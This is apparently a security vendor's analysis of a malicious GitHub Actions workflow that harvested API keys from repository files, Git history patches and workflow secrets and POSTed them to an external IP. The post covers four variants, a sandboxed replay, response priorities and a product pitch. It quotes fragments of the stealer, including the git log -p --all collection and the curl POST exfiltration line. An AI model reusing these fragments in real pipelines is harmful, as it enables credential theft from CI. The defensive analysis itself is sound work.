GhostAction Analysis: How a Malicious Workflow Collects Keys from Git History
A review of 100 public workflow samples and Uber repository events shows four collector versions. We examine deleted-key collection through Git patches, successful exits after transfer failure, and credential-based response priorities.

On this page(24)
Incident overview
At 21:25:55 UTC on October 8, 2026, a GitHub Actions workflow named Security Audit entered the default branch of uber/athenadriver. Its code searches for API keys and tokens in the repository and prepares an HTTP POST to an external IP address. The search includes current files and commit patches containing lines where a key was added or deleted.

GitHub's public events record the commit entering the branch and the branch returning to its parent the following day. Workflows collected from 100 other repositories under the same commit-message and date filter also send collected values to that IP. Their bytes fall into four hash groups. These are 100 verified code samples, not 100 organizations with confirmed credential loss. The Uber case was collected separately.
Repository write access can affect what CI reads and where it sends data when it permits workflow changes. A key removed from a file can remain in history, and a workflow may also receive deployment secrets. An isolated replay placed synthetic deleted values into the outbound body. The scripts still exited successfully when the replacement transfer function returned a failure.
This report uses public source files, change records and isolated replay results to explain collection paths and response decisions. Actual malicious-run network records and credential-provider logs were not available. Live-key loss and compromise of other systems remain unconfirmed.
How a workflow change becomes credential collection
The malicious code is in a new workflow file, .github/workflows/security-audit.yml. It declares push and workflow_dispatch triggers, runs on ubuntu-latest, and invokes actions/checkout@v4 with fetch-depth: 0. The push trigger has no branch or path filters. These declarations describe when the code is intended to run. Execution records are needed to establish whether it ran.
Workflow files contain the commands CI will execute. Changing one can add an external transfer alongside a repository search. Reviewing repository write access therefore also requires reviewing workflow approval, secrets supplied to the run and runner egress.
Change records in the Uber repository
The table separates sample commit dates from the Uber repository's public events. A Git committer date can be set by the author; it is insufficient evidence of when an attack or workflow execution happened. Times are shown in UTC and Korea Standard Time (KST).
The first PushEvent names henrywoo as the actor; the restoration event names tyvsmith. Those are the accounts recorded by GitHub, not proof of who controlled them or how initial access was obtained. The commit API reports verified: false and reason: unsigned. An unsigned commit alone does not establish account compromise.
The second event's before value is the malicious commit and its head is that commit's parent. The captured default branch also points to the parent. Together, these records establish that the branch returned to its earlier state. They do not identify the restoration command or show whether every other ref and fork was cleaned up.
Four versions, different collection scopes
The 100 files form four groups by their byte hashes. The version present in a repository changes which secrets and history ranges need investigation.
The separate Uber copy has the same file hash as A. B adds named-secret references to A. C sends git log output directly into the search pipeline and omits context collection. D adds FTP-related secret references to C.
D references FTP_PORT, FTP_PROTOCOL, FTP_SERVER, FTP_USERNAME and MYSECRETPASSWORD. A port, protocol or username is not sufficient to authenticate by itself. Investigation needs the values actually supplied, the destination and a valid authentication combination.
B and D reference selected secrets through ${{ secrets.NAME }}. The code does not enumerate every secret name automatically. Collection depends on those values being supplied during the run, so secret scope and any environment approval requirements matter. A and C still search files and history without direct secret references. An empty Actions secrets store is therefore insufficient grounds for a safe verdict.
How deleted keys and nearby values are collected
Deleted lines remain searchable
After checkout, A and B save git log output into a variable:
gl=$(git log -p --all 2>/dev/null | head -200000)The -p option prints added and deleted lines for each commit. A key absent from the current file can still be found in a deletion patch. --all includes commits reachable from local refs and HEAD, so values on another branch can be included when its ref is available. Unfetched refs and unreachable objects fall outside this command's reach.
C and D pipe git log -p --all directly into grep. The 200,000-line limit in A and B cannot be applied to all four versions. All four sort and deduplicate history matches, then retain up to 300 results. Current-file searches have no matching count limit, so 300 is not a limit on the entire outbound body. Exposure review needs the refs and patches available to the run, as well as its current files.
A regex warning does not establish collection failure
The patterns target AWS IDs, Git-hosting tokens, Google API keys, AI API keys and Slack or SendGrid formats. A and B also contain patterns for AWS secret-key and session-token assignments. Their current-file searches ignore case; C and D do not.
The OpenRouter and AWS-assignment patterns use (?:…), a PCRE-style noncapturing group, but the command invokes grep -E. GNU grep 3.11 issued the warning ? at start of expression. Collection still proceeded: synthetic OpenAI, Anthropic, OpenRouter and AWS ID inputs matched, while the synthetic AWS secret assignment did not match directly. These results are limited to the tested inputs and implementation.
Context brings adjacent values into the body
The ctx and hctx paths in A and B take two lines before and after an AWS ID. They retain up to 150 lines each from current files and history. A synthetic secret assignment immediately after an AWS ID entered the body through this path even though the direct pattern missed it.
C and D have no context collection. With the same synthetic input, they collected the AWS ID but omitted the adjacent secret assignment. Counting regex matches alone would miss part of A and B's collection scope. Nearby collected lines also need review. Whether they form a usable credential pair requires a separate provider-side check.
A failed transfer can still produce a successful exit
The transfer condition checks whether full is empty after removing spaces and newlines. All four versions retain REPO= information; A and B also retain AKIA_CTX_START and AKIA_CTX_END. Inputs without keys still pass the condition because repository information remains in the body.
The transfer command is curl -s -m 20 -X POST --data-binary "$full", followed by || true. That expression absorbs the failed command status. There is also no --fail option, so an HTTP error response alone is not treated as a curl failure.
The Uber copy does not specify shell. GitHub documents the default Linux command as bash -e {0}, without pipefail. A grep with no matches can return 1 while the pipeline succeeds because its final sort returns 0. The synthetic shell comparison continued past the empty result under bash -e; adding -e -o pipefail stopped the same assignment with exit code 1.
What the isolated replay placed in the body
Each version's run body was applied to the same synthetic inputs. Files were supplied read-only, and Git input was fixed to patches produced from a temporary repository with no remote. Actions secrets expressions were rendered as empty strings or synthetic values. A shell function replaced curl, captured its body and returned exit code 7. Container networking was disabled.
This experiment compares collection, body assembly and exit status. It does not reproduce an actual GitHub-hosted run reading real credentials or contacting the destination server.
Four versions and three input conditions produced 12 executions. Captured bodies, byte counts, SHA-256 hashes and exit states are retained together. Separate command checks also showed that a marker on history-input line 200,001 was cut off and 301 unique matches were reduced to 300.
Impact depends on the credential's permissions
Collection code alone does not establish a credential leak. Execution, outbound transfer, credential validity and later use each need evidence. The current findings support the following boundaries.
The public run listing for October 8–10 returned one pages build and deployment run on the parent commit. It concluded success, but it was not a Security Audit run on the malicious commit. Absence from the current listing does not establish absence of past execution.
Possible consequences by credential type
If an exposed value remains valid, its permissions determine the impact. The table connects possible consequences to records needed for investigation. Those consequences remain possible impacts, rather than findings of this incident.
Prioritize credential validity and permissions over the number of matching strings. A publishing token requires review for further supply-chain changes. A read-only key requires review of the data it can access. Reuse of a credential across projects extends the investigation beyond the first repository.
Why deletion and a green run do not close the investigation
A deleted key can remain valid
When the value remains in Git history and the provider still accepts it, deleting the current-file copy leaves a usable credential exposed. Public-history exposure may predate the malicious CI run. Blocking the workflow and revoking potentially exposed keys require separate confirmation.
Secrets outside code still depend on execution controls
B and D insert named secrets into the body alongside search results. Moving a value out of source code does not protect it from a changed workflow that receives the value. Review which workflows can receive each secret, under which triggers and approvals. A and C retain history collection, so checking only direct secret references is insufficient.
CI success does not establish the state of a credential
Every replayed version exited 0 after the replacement transfer function failed. Key-free inputs also reached the transfer path. A successful exit does not establish absence of loss, and an outbound request alone does not establish theft of a live key. Link the execution's head SHA and original code to transfer content and provider status.
Restoration requires review of the earlier commit and run
Uber's default branch returned to the parent, but the malicious file remained available at its fixed SHA. A clean current branch is different evidence from an absence of past malicious changes. Use event before and head values and execution SHAs to reconstruct the earlier state. Continued object availability alone does not mean the workflow currently executes automatically.
Indicators and response priorities
Connect workflow changes to runner egress when investigating. The IP is an indicator in these captured copies; it does not cover a collector that uses another destination. Depending on one filename or hash can miss another version. C and D send results to the same IP without the context markers.
Initial action by evidence available
If execution and access to a privileged active credential are established, do not wait for recovery of the exact body before deciding on revocation. A code copy alone is still insufficient to announce confirmed theft. Connect exposed values to their providers and responsible owners, then order response by access permissions.
Prevention requires reviewing workflow approvals and branch rules alongside account write access, secret-delivery conditions and runner egress. A read-only GITHUB_TOKEN does not itself stop transmission of values in files or separately supplied secrets. Check whether someone who can change a workflow can also reach the credentials supplied to its execution environment.
Conclusion: credential review continues after code recovery
GhostAction's collector assembles current-file matches, Git-history values and selected workflow secrets into one outbound body. Restoring the default branch does not invalidate values that an earlier run could access. Response needs to continue through identifying accessible credentials, checking whether they remain valid and determining which systems their permissions reach.
The public evidence establishes malicious code and change records; the isolated replay establishes collection behavior under controlled inputs. Actual loss and subsequent abuse require execution, network and provider records. Within those limits, the practical priority is clear: determine exposure scope and permissions while deciding which active privileged keys to revoke first.
Find the keys that remain in your environment
Starting an inventory only after an incident delays decisions about which credentials to revoke. Cremit detects credential exposure across connected sources such as GitHub, GitLab, Bitbucket, AWS S3, Slack and Jira. It brings discovery locations and verification results for supported credential types into an inventory. Supported AWS access-key and GCP API-key permission analysis adds context for response priorities.
Assign an owner to each finding and carry out revocation or replacement at the provider. Keep detected values separate from credentials whose current validity has been checked.
Start with 2 GB of free scanning each month. No credit card is required. To review source coverage and the workflow first, see Cremit secret scanning.
Scope and supporting evidence
The commit-search filter was "Add security audit workflow" with committer dates from October 8–9, 2026. The first page under GitHub's default relevance order supplied 100 SHAs. The workflow file at each fixed SHA returned HTTP 200, and all repository names were distinct. Search logic, body assembly and the POST destination were reviewed before grouping files by SHA-256. This is neither a random sample nor a campaign-wide census.
The Uber commit is e3c0dfa777d650d566aec11858ca2fd869b68ee6; its parent is ed473510065ed1101f60270e27f6601eb1f41cea. The commit API reports one added file, 30 additions and zero deletions. Public event and run responses were saved at capture time.
The sample index records repository, commit SHA, original URL, HTTP status, collection time, file hash, version and named-secret references. Replay used GNU grep 3.11 and Bash 5.2.37 in a network-disabled container, with a temporary Git 2.39.5 repository supplying patches. Captured bodies contain synthetic values only.
The search API's total message-match count is not a validated victim count. Sample proportions cannot be applied to all search results or private repositories. Public-event retention and return limits, unavailable run records and branch state at capture time restrict reconstruction of actual execution and loss. Initial-access and impact findings require additional GitHub audit records, runner networking, transfer bodies and provider logs.
Public original records
- Commit-search response: sample filter and commit list.
- Uber malicious commit, public events and current default branch: workflow addition, branch update and restoration.
- Uber public run listing: returned Pages run and target commit.
- Version A, version B, version C and version D: collection commands, history limits, secret references and transfer code.
Command and platform documentation
- Git log: patch output and history reachable through local refs.
- GNU grep expressions:
grep -Einterpretation and warnings. - curl options: transfer options and HTTP-error status handling.
- GitHub Actions shell rules and Bash pipelines: default shell and pipeline exit status.
- GitHub Actions security guidance: workflow permissions and access to secrets.
- GitHub sensitive-data guidance: credential revocation and repository-history cleanup.
Read next
Long-exposed credentials: what a 90-day source record tells you
An old source record and an active key do not establish key age. Check when the value appeared, issuer status, permissions, and dependencies.
When the Security Scanner Became the Weapon: A Cyber Kill Chain Analysis of the Trivy Supply Chain Attack
Aqua Security's Trivy was compromised by TeamPCP, cascading into LiteLLM. A 7-phase Cyber Kill Chain and MITRE ATT&CK analysis of how incomplete credential rotation turned a single breach into a five-ecosystem catastrophe.
MCP Servers Are Taking API Keys Through the Chat Window
We sent one initialize request to every remote MCP server in the official registry. 71.3% of 22,027 responding servers opened a session with no header authentication, and 3,705 credential fields sit in tool arguments. Three of them are marked secret.
Get the next one in your inbox
Monthly NHI security brief from Cremit. One email, high signal.